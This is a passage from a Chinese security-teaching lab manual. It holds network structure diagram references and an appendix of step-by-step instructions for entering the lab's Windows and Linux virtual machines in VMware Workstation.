
交换网络结构



企业网络结构




无线网络结构



附录 C 进入实验系统


- 1. 进入 Windows2003
- 2. 双击 VMwareWorkstation，进入 VMwareWorkstation




- 3. 进入虚拟 Windows 系统：
点击 ExpNIS.Windows



点击图中的 Snapshot1 进入系统




点击“是”



进入虚拟系统初始界面



点击进入  全屏模式



4. 进入虚拟 Linux 系统：
除第一步点击 ExpNIS. Linux，其他步骤同上。



5. 退出全拼模式: Ctrl+Alt

参考资料

《网络信息安全教学实验系统 V3.2》

吉林中软吉大信息技术有限公司编写